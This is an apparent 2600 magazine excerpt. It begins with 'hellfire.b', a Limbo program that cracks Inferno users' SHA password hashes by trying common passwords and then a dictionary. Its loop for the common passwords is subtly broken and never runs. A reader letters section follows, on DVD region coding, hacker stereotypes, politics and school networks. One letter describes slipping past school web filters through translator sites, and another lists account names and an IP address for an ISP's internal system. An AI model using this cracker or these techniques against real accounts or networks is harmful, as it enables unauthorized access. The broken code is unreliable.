---------- hellfire.b ----------

```
# hellfire.b : /keydb/password decoder
#
# by: dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai
```

```
implement hellfire;


include "sys.m";
  sys: Sys;
include "draw.m";
  draw: Draw;
include "bufio.m";
  bufio: Bufio;
  Iobuf: import bufio;
include "string.m";
  str: String;
include "arg.m";
  arg: Arg;
include "keyring.m";
  keyring: Keyring;
include "security.m";
  pass: Password;


hellfire: module
{
  init: fn(ctxt: ref Draw->Context, argv: list of string);
  usage: fn();
  finish: fn(temp: array of byte);
};

init(nil: ref Draw->Context, argv: list of string)
{
  sys = load Sys Sys->PATH;
  draw = load Draw Draw->PATH;
  bufio = load Bufio Bufio->PATH;
  str = load String String->PATH;
  arg = load Arg Arg->PATH;
  pass = load Password Password->PATH;
  keyring = load Keyring Keyring->PATH;

  sys->print("\nhellfire, by dalai(dalai@swbt.net)\n");
  sys->print("A Traumatized Production.\n");

  if(argv == nil)
    usage();

  dfile := pfile := uid := "";
  arg->init(argv);

  while((tmp := arg->opt()) != 0)
    case tmp{
      'd' => dfile = arg->arg();
      'u' => uid = arg->arg();
      * => usage();
    }

  if(dfile == nil || uid == nil)
    usage();

  dfd := bufio->open(dfile, bufio->OREAD);

  if(dfd == nil){
    sys->print("Could not open %s.\n", dfile);
    exit;
  }

  pw := pass->get(uid);
  if(pw == nil){
    sys->print("Could not get entry for %s.\n", uid);
    exit;
  }

  sys->print("Cracking...\n\n");

  pwbuff2 := array[keyring->SHAdlen] of byte;
  pwbuff := array[keyring->SHAdlen] of byte;

  # try some common passwords
  for(n := 1; n > 4; n++){
    if(n == 1)
      pwbuff = array of byte "password";
    if(n == 2)
      pwbuff = array of byte uid;
    if(n == 3)
      pwbuff = array of byte "";

    keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

    temp1 := string pwbuff2;
    temp2 := string pw.pw;

    if(temp2 == temp1){
      finish(pwbuff);
    }
  }

  # if not, try the dictionary
  for(dentry := "" ; ;){
    dentry = dfd.gets('\n');
      if(dentry == nil)
        break;

    if(dentry[len dentry-1] == '\n'){
      heh := "";
      (heh, nil) = str->splitl(dentry, "\n");
      dentry = heh;
    }

    pwbuff = array of byte dentry;
    keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

    temp1 := string pwbuff2;
    temp2 := string pw.pw;

    if(temp2 == temp1){
      finish(pwbuff);
    }
  }

  sys->print("done.\n");
  sys->print("Have a nice day.\n");
  exit;
}

finish(pwbuff: array of byte)
{
  sys->print("Password is \"%s\"\n", string pwbuff);
  sys->print("Have a nice day.\n");
  exit;
}

usage()
{
  sys->print("usage: hellfire -d dictionary -u user\n");
  exit;
}
```

---------- hellfire.b ----------

Backtalk

Signs of Hope

Dear *2600*:

I have only just discovered your radio show in the last month and have now downloaded most of this year's shows and also subscribed to *2600*. On the subject of DVD players, I work in a major consumer electronics store here in Australia. In the last 12 months all major DVD hardware manufacturers have introduced not just region free but region *selectable* players that bypass any advanced region encoding. It started with a few unknown Asian brands. Then Pioneer, Philips, Samsung, L.G, Panasonic, etc. all introduced these multi-region players (most also have mp3 playback). The only major manufacturer not to release a player of this type is Sony. Some of the cheaper brands can even be Macrovision disabled. This is a direct result of both government policy and consumer power. Government competition policy says you can sell *any* DVD player in this country (as you already know our competition watchdog is looking very closely at the whole region coding thing saying it may be used to artificially inflate prices) and the consumers decided they wanted multi-region.

The amazing thing is the response we have had in DVD release times here. I was purchasing DVDs from the USA and Canada last year because there was a three to six month delay in the major release dates between our countries. The times are now around a month or so for most major movies, so I wait for the better quality PAL versions (sorry, but NTSC sucks).

At the moment we are at the beginning of having digital television forced upon us by the media giants of the world, but that's another story.

Breto

This is an excellent example of the importance of regulating huge corporations by a government which represents the people's wishes. Because our government and our corporations are virtually one and the same, consumers simply don't have the power they should have. If we ever succeed in pulling them apart, we may have a chance. Thanks for the inspiration.

Dear *2600*:

I just got back from a major electronics store known as "Fry's Electronics" and I got in some serious trouble. I don't have my own transportation so I have to ride the bus all around town. When I was in this store, I pulled out my bus book to know what time the next bus would come by. In doing this I had to open my book bag that goes everywhere with me that had some back issues of *2600* in it. Minutes later this guy asked me to show him what was inside my bag (since he saw me going through it). I told him sure, why not. He opened my bag and behold - ten issues of *2600*. He said he was going to get security to escort me out. I asked why. He said it was for hacking the store computers. I told him it wasn't true and that all they had were computers running winxp with no online access. He claimed that he saw me doing it. I asked him if we could go down to the tech bench to talk to someone who knew what a hacker was. He agreed. We talked to the department manager who said and I quote: "Please leave the kid alone. There is no way he was doing anything bad to the computers." About ten minutes later the manager said, "So kid, how is the MPAA lawsuit going, huh?"

avatar

For cases that don't end so well, it's important to know that in many places searching someone's bag in this way is illegal and can open the establishment up to legal action.

Higher Education

Dear *2600*:

I am in high school right now and on our school computers there is a program installed that censors the Internet. The Program is "Gear II" and it's made by Internet Content Management Software. I was wondering if anyone knew anything about the program and some possible loopholes in it.

A7th

The word is out.

Dear *2600*:

Not myself being a person to exceed the bounds of the law (I try to adhere to a strict moral code), I had a brief skirmish with the authorities of my high school which, thankfully, did not advance very far along the disciplinary lines. I would like to know the opinion of some other computer users.

The school runs Novell Netware and (idiotically) did not turn off the feature that allows users to send messages to each other. During a typing class I was forced to take, my fingers roamed across the keyboard and I began to look around the system. I realized that the system was allowing me to modify anything and that I could send messages to another user. After school, at a later date, I sent a message to another classmate in another room. A classmate next to me alerted the librarian that I was "using the computer for bad stuff." The librarian became red in the face and pulled me to the principal's office. She informed the principal that I was crashing the network. I found this to be a ludicrous charge against me but didn't contest it, seeing as how it would upset the situation. I got off with absolutely no penalty except that all the computer teachers will be looking over my shoulder from now on. My question is whether or not sending a message to another user is a great offense.

StMike

The great offense is doing something that the people in charge didn't understand. Unfortunately, in most

high schools, that applies to almost anything that happens after the power is turned on.

Help Wanted

Dear *2600:*

I want to learn how to "hack" in such a bad way it makes me sick! I have the hunger for the information and a *lot* of time on my hands. I don't know how to even *begin* to start my hacker education, what books to buy, what progs or tools to get. I just picked up your mag in a bookstore and couldn't believe it. Finally answers or some type of help! I was ecstatic! Can you guys at least point me in the right direction? By the way, you guys *rock!*

Mingus

We get about a dozen of these letters every day. So consider yourself honored that yours was selected completely at random. There are a couple of things that have to be understood. First, relatively few people are hackers, even though quite a few either want to be or walk around saying they are. Most of what constitutes hacking is the whole process of figuring things out. While we can offer tips and suggestions on specific applications of technology, we cannot tell you how to think. That's something you either develop on your own or not. If you keep an open mind and don't shy away from activities which most would view as a complete waste of time, you're off to a good start. And learning a little history is always a wise move - there are plenty of online resources in addition to our magazine which document the milestones of our community.

Dear *2600:*

Hey I need some help on finding some credit card and pin numbers so if you can help me do this I'll do you a favor so hook me up....

Asbigassex@aol.com

Consider yourself hooked up. We get hundreds of these requests every week, most always as a result of some big media expose on hackers. In a weird way, the media seems to be creating these people - they go on the air and print stories saying that hackers go around stealing things and then the people who go around stealing things see this and start calling themselves hackers. Perhaps we should come up with some choice definitions of media so that everyone equates them with liars.

Dear *2600:*

I think my girlfriend has been cheating on me and I wanted to know if I could get her password to Hotmail and AOL. I am so desperate to find out. Any help would be appreciated. Thanks.

HSFk2

And this is yet another popular category of letter we get. You say any help would be appreciated? Let's find out if that's true. Do you think someone who is cheating on you might also be capable of having a mailbox you don't know about? Do you think that even if you could get into the mailbox she uses that she would be discussing her deception there, especially if we live in a world where Hotmail and AOL passwords are so easily obtained? Finally, would you feel better if you invaded her privacy and found out that she was being totally honest with you? Whatever problems are going on in this relationship are not going to be solved with subterfuge. If you can't communicate openly, there's not much there to salvage.

Corrupting Youth

Dear *2600:*

I just want to start by saying that I totally agree with the first sentence of JohnG54429's letter in your fall issue. It *is* great what you're doing for today's youth. All that I've seen you print in your magazine is the truth and if it causes more American youth (like myself) "to lose morale for this great country," then so be it. At least they won't have blind loyalty to a country without knowing the truth. And maybe once more people realize this, we can all help to change the government so it will once again be something we can be proud of.

ex_chronos

Miscellaneous Info

Dear *2600:*

Just a heads up that the final build of Windows XP home edition version 5.1.2600 (coincidence?) default install doesn't have any firewall protection enabled. An attacker will have access to such services as smtp, ftp, and netbios services. To enable your firewall check the box "Protect my computer with firewall" in the advanced tab under the Connection Properties dialog box. I can't believe Microsoft didn't inform the user about this option as the average computer user has no worries about Internet security.

Also, the investigation of Enron will be done with a program called EnCase. This computer forensics program enables someone to view data after it is deleted from the most popular operating systems currently in use. The web site http://www.guidancesoftware.com/html/index.html allows you to request a demo disk. Don't spoil it for everyone by ordering 20,000 of them overnight! If you know of anyone who has the full version of this, declare them your best friend and see if they'll burn ya a copy because it'll cost ya $2,500!

~dissoluten

Dear *2600:*

Please check out these important sources of critical information!

http://projectcensored.org
http://www.copvcia.com
http://www.indymedia.org
http://disclosureproject.org

Empty Set

Dear *2600:*

When I first was interested in programming, I didn't want to invest any money before I knew for sure what it was all about. I was saved by a great language called Python. Python is an interpreter, which means it executes the source one line at a time instead of turning it into machine language. Python is also object-oriented, a near necessity for any modern language. But perhaps the most appealing fact about python is that it

is free! The syntax of Python is remarkably clear, yet it stays powerful and competitive. It has plenty of documentation all over the web and is a great language for beginners and experts alike.

The article isn't much but in my opinion Python deserves a whole lot more respect. Feel free to edit and add on to this article. I just want a free t-shirt or *2600* e-mail.

Raleigh Cross

It's rather clear that's what you want. It's time once again to clarify our policy. Letters are not articles! And articles should not be written for the sole purpose of getting free stuff. It's screamingly obvious when they are.

Dear *2600*:

I am writing in response to dmitry kostyuk's letter in your 18:4 issue. He was asking for a program to convert Microsoft Word files into HTML files. Microsoft Word can save as an HTML file. To do this go to File-Save As. Click on the pull down menu labeled "Save as Type", select HTML. Type in a file name and hit Save. Also, I have not seen the specs on Microsoft's .doc format. However, it is used outside of Microsoft. Sun Microsystems makes a free program called Star Office which is capable of using Word files. Hope this helps.

Revanant

Dear *2600*:

I just got my copy of 18:4 and was pleasantly surprised to see the letter by "No Name" on the @home Matrix. I agree, the information he's given out is not much to hide one's name or handle over. The Matrix does not, in fact, allow you to access someone's computer directly. The Matrix works in a tier system. The higher the tier, the more access you have.

Some of the higher tier accessing staff never bothered to log out afterwards. They were: matrix-users, majordomo, Matrix-Trouble, anita_johsnton, agentile, bart_connors, bmartone, brutkowski, clowery, DHennie, Farrell_Moseley, fschmidt, happlegate, jbrennan, jsapienza, jtreece, lrobinson, rsimmons, rsullivan, shill, 3177264581, twright, and jgrove.

The Matrix was located at 24.253.207.77, but unfortunately it was taken down permanently as of February 28th, 2002. However, the greatness of this system should not be forgotten and any who wish to learn more about it may wish to go to http://matrix.home.net/doc/Matrix6.pdf and read their Matrix User's Guide.

Doodle

Unfortunately with the demise of @home, this address is no longer valid. If we find a mirror, we'll pass it along.

Dear *2600*:

You may or may not already know this but I haven't seen it in your magazine or elsewhere. The British anarchist band Chumbawamba put a remix of their song "Pass It Along" on their web page a while ago. It features sound clips from Metallica, Dr. Dre, and Eminem, all appearing without permission. Better yet, it has excerpts from Jello Biafra's H2K keynote speech. You can download the song and read their press release concerning it at: http://www.chumba.com/_passitalong.htm.

On a side note, General Motors bought the rights to use this same song (the album version, not the remix) in their recent Pontiac commercials. Apparently, Chumbawamba turned around and donated half of that money to CorpWatch, who plans on using the money to document the "social and environmental impacts of GM itself." The other half went to IndyMedia. Chumbawamba has a very interesting political past. Among other things, a member once dumped a bucket of water on Great Britain's Deputy Prime Minister John Prescott for his handling of a dockworkers' strike. It's good to know that a (relatively) mainstream band is this politically conscious.

I love your magazine and hope you can prevail in your current and future endeavors. Good luck to you.

Random Jubatus

Answers Needed

Dear *2600*:

I'm just curious to know if your magazine has a minimum/maximum length requirement for article submissions. Let me know.

Rick Olson
aka Fluffy

As indicated above, something extraordinarily short will probably be looked at as a letter. Articles should be as in-depth as possible without being overly wordy. Since we wind up editing anyway, it's best to give us as much info as you can rather than too little. So there are no formal requirements either way - just go with your instincts.

Dear *2600*:

I may excuse you because of the September 11th terrorist attacks but I sent you four photographs of payphones (by mail) and I don't have my free subscription. I also sent an e-mail to letters@2600.com and the only thing I got was an automated answer: "Thank you blablabla...." Maybe sending to *all* of your addresses may work. Thank you for being so communicative.

Johnny

First off, we have always been way too busy to respond to each and every piece of mail we get. Most people and certainly most magazines simply cannot do this. Second, we're quite clear on our web page that you will get a free subscription if your payphone photos are printed. You seem to think that just by sending us photos you qualify. That's not how it works. Third, the automated answer you got from the letters e-mail address explains that personal replies aren't possible. Why you then chose to enter into an extended dialogue with an automated reply function is something people who do have time on their hands may choose to ponder. Finally, all you succeed in doing by flooding us with annoying mail is to be labeled as someone worthy of being ignored altogether.

Dear *2600*:

When exactly do you plan on releasing *Freedom Downtime?* It's been about a year already since it was completed. You could at least release it on VHS; the

medium really doesn't matter.

haux

We've wanted to release it more than anyone has wanted to see it so we understand the frustration. We needed to make sure we covered the legal bases with regards to the music we used since suing us has become corporate America's latest sport. But we're happy to say that these hurdles are behind us and you should find ordering info in this issue and on our website. For now it's in VHS format. We expect to have a DVD version sometime in the future.

Dear *2600*:

I would like to contribute some money to the DeCSS appeal legal defense fund. Please let me know how to do so.

Bill Boyle

The Electronic Frontier Foundation covered the legal expenses for that case. You can donate to them at www.eff.org or by writing to EFF, 454 Shotwell Street, San Francisco, CA 94110-1914.

Dear *2600*:

I attend a meeting of security administrators at my office every other month. In your recent issue, there are two articles that I would like to photocopy and give out at this meeting to give other attendees a better understanding of what information is readily available to people trying to break into systems and why you must keep patches current and lock down the server. What would be the proper way to get permission from you to copy these articles and give them out in the meeting?

Anti-Christ

It's amazing to us that people actually think they have to do this. This constitutes personal use - you have every right to use excerpts of a publication in such a manner without asking permission.

Dear *2600*:

My father passed away last year. Unfortunately he used my name and social security number in the past. Now I don't have a good credit report and I need help. Can you help me? I am the father of two baby girls and I would like to buy a house one day.

lop

Assuming you don't want to continue the family tradition and simply use your kids' SSNs, you need to clear your name. You seem to be under the impression that hackers go around wiping people's credit reports or creating new identities. Of the relatively few who do know how to easily do such things, hardly any would ever do it for hire. And we don't talk to them.

So the first step is for you to stop acting like you're guilty of a crime. Unless you are. (We still won't be able to help you but we'd at least respect your honesty.) If it happened the way you said it did, there are ways of dealing with it. Check with the Social Security Administration and the various credit bureaus and tell us what they say. If you're forthcoming with them and don't do anything stupid like ask people to help you get fake credit, you at least have a chance of setting things right. And even if that doesn't work, there are other channels which can give you a voice.

Dear *2600*:

I've been reading *2600* for, well, most years I could read and comprehend what was written on the pages of *2600*. It comes time now that I have a band and we have been ripping our brains out for names to call ourselves and finally I suggested "2600." My only questions are: Is this legal? Is this okay with the writers/editors of my favorite zine? I know *2600* is only a degree of megahertz used in phreaking, but it is a name trademarked by you. Is this all right?

Drew

It's hertz, not megahertz. While it's a very nice thought, we wouldn't be entirely comfortable with a band going around with that name. What would happen if you became really big and your music started to suck? People would forever associate the name "2600" with corporate rock and we'd probably wind up getting sued by the giant record company that signed you. Imagine the irony. But seriously, we have no say in this. You can call yourself whatever you want. We'd be happier, though, if it were a reference of some sort rather than the entire name. After all, there's always the chance that we're going to quit this publishing thing and turn into musicians one day.

Dear *2600*:

While flipping through my recently purchased 18:4 I noticed something odd. Some of the pages were *blank!* How ever will I build my wooden computer since pages 22-23 are missing? How will I know the outcome of the "Right Click Suppression" article without page 19? I will not be able to "Harness the Airwaves" as page 26 was also blank. In addition, 35, 38, 39, and 42 were also blank. I hope this is just a case of a misprinting and not a larger conspiracy by someone to keep the information from reaching the masses. If it was indeed just a misprinting, could the pages listed be sent or posted somewhere so that we could read the rest of the articles that were to have been printed on these pages?

SuperGuido

If you have such a printing defect in this or any issue, send it in to us and we'll not only send you a replacement, but an extra issue as well for your trouble.

Dear *2600*:

Just curious - do you have information stored away in random pictures on 2600.com? Stegdetect reported that a few jpgs from your site have information stored with jphide. However I have been unable to crack them to determine if this is true....

Crim

Dear *2600*:

At my law studies class this morning, we had a guest speaker. It was a Secret Service agent. He popped in a tape that explained to us what the Secret Service was and why we wanted to be in it. In a couple of scenes, they showed either your website or magazine. I can't remember what the cover was though, so I don't know how old it was. Anyway, the video was talking about how the SS is very knowledgeable on technological forms of theft, fraud, and hacking and how their agents are highly trained in investigating these things. It showed an agent pulling up your website. Then later, when they were talking about credit card fraud and other computer crimes, it showed a desk with a computer and a *2600* sitting next to the

keyboard. Just thought you'd like to know. Don't they have to ask permission for that or something?

Kaoslord
Ft Lauderdale, FL

We're not concerned about our covers being used so much as we're concerned over the context. If they're implying by their use that we're involved in criminal activity, then we have something to talk to them about. We've been hearing about this video for some time now - hopefully one day someone can get us a copy of it.

Complaints

Dear *2600:*

The meetings for Orange County are a joke. It's like a bunch of kids in a pissing contest. These people are making *2600* look sorry.

john smith

Let's be clear about our meetings and the relationship between them and the magazine. Our affiliation is a very loose one but we do consider the meetings to be representative of what the magazine stands for. That's why we have a set of guidelines (available in the meetings section of our web pages or by e-mailing meetings@2600.com) which spell out what's acceptable and what isn't. For example, our meetings are open to the world. That means inevitably people who don't really believe in what we stand for will show up. We cannot prevent this. Usually there are multiple sections at any single meeting - their only common point being the meeting guidelines. It's important to remember that no one group of people "runs" any meeting. Therefore, to define it as you have means that either you're paying attention to the wrong people or the meeting has in fact been subverted by idiots who don't respect our guidelines. The latter has happened in the past and probably will in the future. When we find out (and we most always do), our name comes off it and it becomes just an anonymous group of idiots in a mall on a Friday night.

Dear *2600:*

To the "hacker" who was on Cool FM 98.5 (in Montreal) on 02/11/02: *shut the fuck up!* Thanks for telling everyone that hackers are nothing but simple thieves. I hope you die in horrible pain!

tHr13z3

There's nothing like an intelligent counterpoint to prove a point.

Dear *2600:*

I am sick of it. I am sick of being labeled a criminal. I am tired of being branded as a menace to society and a threat to order. I was flipping through the TV channels and I started watching some movie. It was like *Max Something Super Spy,* but anyways all it was was some anti-hacker propaganda crap that Hollywood churned out. I am so tired of it. We are constantly being bashed because we are hackers. I hate the common misconceptions of us. If you are a hacker that means all you do is break into people's e-mail accounts and write viruses. Even looking at the dictionary is appalling. It says a hacker is "a talented amateur user of computers, specifically one who attempts to gain unauthorized access to files in various systems." That is just not true. Hackers aren't evil, we are really good people. But everyone hates us. Why? Because we get the fallout from people who write viruses and stuff like that, that's why. Because so and so wrote a virus and the media said he was a hacker, that means all of you hackers are evil. We get pinned with the blame. It's getting so bad that if you say the word hack people sorta cringe, like when you say murder or something. But if you try and hide the fact that you're a hacker you let them win. You let the media make you ashamed of who you are. So be proud to be a hacker, be proud of who and what you are.

Binary Burnout

Worries

Dear *2600:*

Have you all had any concern of the U.S. government freezing your assets due to "terrorist activity?" (Not that hacking is a terroristic activity, but the U.S. Patriot Act of 2001 says it is!)

Mr. Brown

Our biggest comfort in that regard is that we don't have a whole lot of assets in the first place. Actually, that's probably not very comforting at all.

Dear *2600:*

Here is something I though everyone might find interesting to think about. A few days ago I received a code from a person asking me to crack it. A few days later I did and sent him the decrypted message to prove that I had done it. The reason he claimed for sending it involved a huge "worldwide underground hacking group." While he seemed to give the feeling that this was something of a rather "elite" group, he mentioned no specifics about it. After sending him the decrypted code he proceeded to tell me that he worked for a government agency in Australia called the ASIO (Australian Security Intelligence Organization) and that they were looking for people who could do things like crack codes, hack, and so on. After hearing this I had no desire to continue communication with this person but here is the interesting part. The second step for "joining" was to crack a harder code using a program. Easy, right? Yes, but here is the catch. After doing so they will hack the computer that you used to download the program to look at your hard drive. So basically they are looking for hackers and cyberterrorists but at the same time are recruiting hackers. Anyway, once they have hacked your computer (and this is government!!!), they will use your computer as their personal proxy. So if they are tracing a cyberterrorist and the cyberterrorist is smart enough to figure out he is being traced, he will send a trace back. At this point it would lead to the ASIO's "proxy," in this case my computer. So let's think about this. Now it looks like *my* computer is tracing them and the cyberterrorists go after *this* computer. Why would anyone in his or her right mind let this happen? Hope this gives everyone something to think about.

3-Com

Oh it does. Like perhaps you've confused your computer with your TV set.

Dear *2600:*

As if Carnivore wasn't bad enough, now we have the government stealing our encryption keys to read the encrypted files that we have every right to keep private. This software known as "Magic Lantern" apparently installs a key logger on a target computer to grab the pass phrase used when pgp loads. Our individual rights are continually being violated by this "Cyber Knight" project that encompasses Carnivore and Magic Lantern. You gotta wonder what else they have up their sleeve. I say we hold public protests. More people need to be informed about this.

Silent

In addition, when someone finally finds this thing on their system, let us know so we can print an article on how to detect it. In fact, we suspect there are people actively trying to get it for just such a purpose.

Ideas

Dear *2600:*

I am working on a project right now you may find of interest. I heard of a neat device called a Telezapper which would not only automatically disconnect telemarketers but because of the disconnection their software removes you from their database. I looked into the device and what it does is send out a tone (disconnect pulse) to their switching equipment. Rather than spend $49 to buy this device, I had the idea of using my modem and sound card to generate the signal, so all you need is a bit of software and cable. Once I get this working and if no one has done this before, would you be interested in an article?

Drwar

We'd certainly like to know more. We know of no such "disconnect pulse" that could be used to get rid of anyone, let alone telemarketers. About the only thing we can imagine is that this device plays the three tones commonly heard before an intercept recording which might make their auto-dialers assume it's not a valid number. It's little more than wishful thinking that this means the number would be purged from the database. This could result in other calls being lost as well. But most importantly, paying 50 bucks to have these tones played would be a bit of a scam, to say the least. We find a better service (assuming you don't want to pick up any calls that don't display caller ID) is offered by many local phone companies at a fraction of the cost. Callers who don't transmit caller ID are prompted to say their names. The called party's phone then rings with that person's name and they can either accept the call at that point or reject it (or completely ignore it). Telemarketers who don't identify themselves never even ring your phone.

More Politics

Dear *2600:*

I am a long time newsstand buyer of your magazine, which I've always found to be highly informative in its articles, while the letters of a political bent tend toward a naivete that strikingly contrasts the technical sophistication of contributors. Keep up the fight for the rights of individuals to use technology. Unfortunately, you seem to suffer from a similar naivete as your readers when it comes to other technologies, like guns.

Firearms are simply a technology, like any red box, laptop, modem, network card, Captain Crunch Ring, or computer programming language. They, like any technology, can be used to enhance or detract from individual liberty depending on the user, their intentions, and their actions. Thus, like any technology, firearms are morally neutral, inanimate objects. Just as a hacker could potentially ruin the life of any individual or group of individuals in the world via identity theft or other malicious abuses, any person possessing a firearm can similarly *potentially* ruin the lives of others. It is the actual actions of the individual wielding technology that determines actual results, as you have so rightly stated so many times in the past with regards to various computer technologies. You should be at least as consistent when it comes to other technologies, like guns, as well.

Mike 'retroman' Lorrey

We've always advocated the responsible use of any tool or technology and that it's the user of these who bears ultimate responsibility for their use/misuse. We believe tools and technology that directly foster communication, education, and the furtherance of free speech should be made as widely available as possible. This has always been our position. One simply cannot think of tools with obviously lethal functions in the same way, however. To do so is the height of irresponsibility.

Dear *2600:*

In 18:3, I was reading your response to a Canadian on page 31-32, and you guys mentioned something about the Canadian election system awarding the winner to the person who received the most votes. This is probably a good thing. However, the Electoral College in the U.S. does serve a purpose, and that is to make it harder for the states that are more populated to wield power over the states with lesser population, thus making it harder for a presidential candidate to win the office of President. Now, I do not think that Dubya should have won the presidency (I voted for Ralph Nader, and nearly persuaded my mother to do so on the way to the voting booth), but abolishing the Electoral College would give much more power to the East and West Coast (for better or worse), and make it that much easier for the majority to force their will on the minority. This is something the Framers made especially hard to do, and for a very good reason (i.e. slavery). I would like to know why you would have the Electoral College abolished.

Jon McLaughlin

If imposing the will of the majority over the minority is such a threat, why don't we see systems like the Electoral College put into place for other elections and referendums? We're certain that we could find angry people in sparsely populated regions of every state who feel the people in the cities unduly influenced races for governor, senators, representatives, etc. Should we give these people more power because there are less of them? Is this not just another form of affirmative action which causes more harm than good? But the real proof that the Electoral College is a failed system (apart from all of the people in the rest of the world laughing and pointing) is in the official numbers

for minority candidates. The person who you and many others wound up voting for got, according to the Electoral College, a total of zero votes. Does that seem even remotely close to fair?

Dear *2600:*

I noticed in your response in 18:3 to the letter under the heading "Guns," you wrote "...oppression from the most powerful government in the history of mankind." I just wanted to correct you. The most powerful government in the history of mankind in terms of power was probably ancient Rome and, as far as size and possibly even power, the British Empire.

Joseph McLeod

This will quickly devolve into semantics so let's define our terms. By "most powerful" we mean most capable of having a direct influence over all other parts of the world in a very decisive way, both militarily and legislatively. It's a frightening concept regardless of where you stand politically.

Dear *2600:*

You do Mr. Conterio a grave injustice in your letters page (18.4). His arguments are the voice of reason - surely!

Look at it like this: there's only so much gun crime in the USA because the criminals can get guns easily. And as Mr. Conterio points out, you usually only have to *show* a gun to deter a crime. Naturally, it has to be a *bigger* gun than the criminal has.

So the solution is simple. Encourage *everyone* to get a bigger gun than the average criminal and carry it with them at all times. This *does* leave the poorer sections of society more vulnerable (being unable to buy a big gun), but this is all to the good as it means the criminals will target *them*, instead of *respectable*, law-abiding citizens (with money).

But I wouldn't stop there! Who is to say that adults have more of a right to life than children? And having seen the reports on atrocities in high schools over recent years, is it not reasonable to campaign for children to be able to defend themselves? Of course they should! "Guns In Schools" can be the campaign slogan. With proper training (it should be a required subject), most children are every bit as capable and responsible as an average adult to own and use a gun (well, an average adult after a beer or two, anyway).

I mean, if somebody went into a school with a machine that could launch baseball bats faster than the speed of sound at the rate of one hundred per minute, would you ban baseball bats?

I think my point is abundantly clear, and I trust I have your full support in this matter.

SKZ

We noticed you shied away from the infants' right to carry issue. Coward.

Observations

Dear *2600:*

I borrowed my friend's copy of Grand Theft Auto 3 for Playstation 2 and he informed me that a guy on one of the radio stations proclaimed "Free Kevin!" So for the next few days when I played I would set the radio station to "Chatterbox" and after a while I finally heard it. It was kind of pleasing to hear the message on such a popular video game. Then when I was looking through the booklet for the game, I noticed they listed guests for "Chatterbox" in the back. So I read through and noticed the name "Bernie S." Very nice.

noire

Dear *2600:*

Hey guys, great issue. I was walking out of Barnes and Noble at dusk with the magazine (18:3) in my hand looking at the cover. As I crossed under a light the glare revealed the secret item! The peace sign, I love it. Always keeping us on our toes. Thanks guys.

Gustaf

Dear *2600:*

I was signed into MSN Messenger on January 10th at 11:10 Eastern Time, and I got a "Maintenence Alert" dialog box telling me that MSN will go down in five minutes for maintenance. If this happened to everyone, then there is obviously some way that you can call a dialog box on the machine of everyone who is signed into MSN at the moment. It kind of makes you wonder what kind of other events they might be able to initiate. If anyone had a packet sniffer running and caught this, or if you have more information on how this may work, please let us know.

psyk0mantis

Dear *2600:*

I recently moved into a cheap three-story apartment building. One day I got curious and started to take the faceplates off the wall. Behind where my phone line came in I discovered not just one wire, but three! Upon further investigation I found that one was for my apartment, with the two others providing dial tone to the floor below me and the floor below them! Think about how easy it would be to tap into the line. I found a similar configuration for the cable television lines. Do you have a phreak for your upstairs neighbor? Are you sure?

bluness

More proof of how insecure phone lines really are. This is very unlikely to ever change.

Dear *2600:*

I was watching the other day (again) the movie *Hackers* and something caught my eye on the desk where Kate "Acid Burn" Libby is preparing for her "battle" with fellow hacker Dade "Zero Cool/Crash Override" Murphy. That is a copy of the magazine *2600*. I wonder how many others caught this.

Herman

Another appearance occurs when the federal agent is reading "The Hacker Manifesto" in the car. He's holding a copy of our magazine. That piece, however, appeared in "Phrack," not here. They couldn't figure out how to hold up a copy of an electronic newsletter so they just revised history a bit. Also, check out the subway car scene as well as the wall in Phantom Phreak's room. Those are original yellow HOPE bumper stickers from 1994, now worth many thousands on E-bay.

Dear *2600:*

I have read before how someone used "safeweb" to

get around school or public firewalls but the problem is sites like those are always blocked. But the one thing they can never block are translator web sites, like Alta Vista. All you have to do is enter the URL and change the language from "whatever" to English. Let's say you select German to English. It will go through, change all the German words to English, leave all the English words, and bam! You are at 2600.com.

Cody Beeson

We suggest using Chinese to English since there are enough German words with the same spelling as English ones to make our web site rather weird to read if you try to "translate" from German.

Dear *2600:*

Just wanted to let you guys know you're getting some free advertising. I was reading this humorous *Final Fantasy* parody when I came across this page showing a character reading *2600* at http://www.nuklearpower.com/comic-/058.htm. I hope I'm not getting the author of the comic in any trouble. (No, I'm not him.)

DephKon1

Dear *2600:*

I wish this letter had more point to it, but it really doesn't. In the sentence in your Marketplace section of 18:3 and 18:4 (I'd presume more of them) under the heading "Only subscribers can advertise in *2600!*" you will notice near the end of the paragraph it says, "Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy."

Otherwise, I love the publication. Keep up the good work. The hidden "peace" symbol in 18:3 was really neat and I never noticed it until others pointed it out later.

dougk_ff7

Well, we never noticed this repeating phrase until you pointed it out so thanks. It's the end of an oversight that's been occurring since Spring 1998.

Dear *2600:*

In addition to the article I wrote on Black Ice for the 18:4 issue of *2600*, I would like to mention that ISS has released a patch for users with Windows XP and 2K. There is a hole that will allow "hackers" to execute computer jacking and crashing. Normal stuff. Just thought I should put that out there since it was not in the original write up.

Suicidal

Dear *2600:*

On the *Rat Race* DVD, as an extra, the producer and director do candid calls to the actors in the film. They apparently didn't know that the touch tones recorded in the conversations can be used to call the actors!

As a friend of mine put it, "Hey, I got your phone number off of the DVD... *you should have bought a squirrel!*"

Phookadude

A reference lost on anyone who hasn't seen the film. We imagine some actors wound up having to change their numbers after this rather stupid oversight.

Dear *2600:*

We enjoy wearing brown pants and sniffing your magazine on Wednesday evenings while composing music with our Tandy 1000. You too are wearing brown pants!

Two Avocados

And this is as strangely haunting as a David Lynch film.

The World of Retail

Dear *2600:*

I was in a local bookstore in Sacramento, California that I know carries your periodical and I decided to check to see if I had your current issue. I was surprised to see a fairly large stack of your magazine hiding behind an issue of something or other. Needless to say, I already had that issue so I moved the magazine to uncover it for other customers. I came to the conclusion that it was intentionally covered when I returned a week or so later to discover the same situation. I don't know if an employee was doing this or someone else with a strange hobby, but either way I think it's a terrible way to sell magazines. Perhaps you at *2600* should start printing on excessively large paper to increase visibility. I plan to make it a routine to stop at that bookstore to make sure you are kept visible to shoppers. You're probably thinking why don't I tell the shopkeepers? Well, it just ain't my style.

TheDude

We appreciate all of our readers who look out for this sort of thing. Most of the time the people who hide our magazines aren't affiliated with the stores. We simply have a lot of enemies who don't want our views to be heard. Consider it an attack on all of us.

Injustice

Dear *2600:*

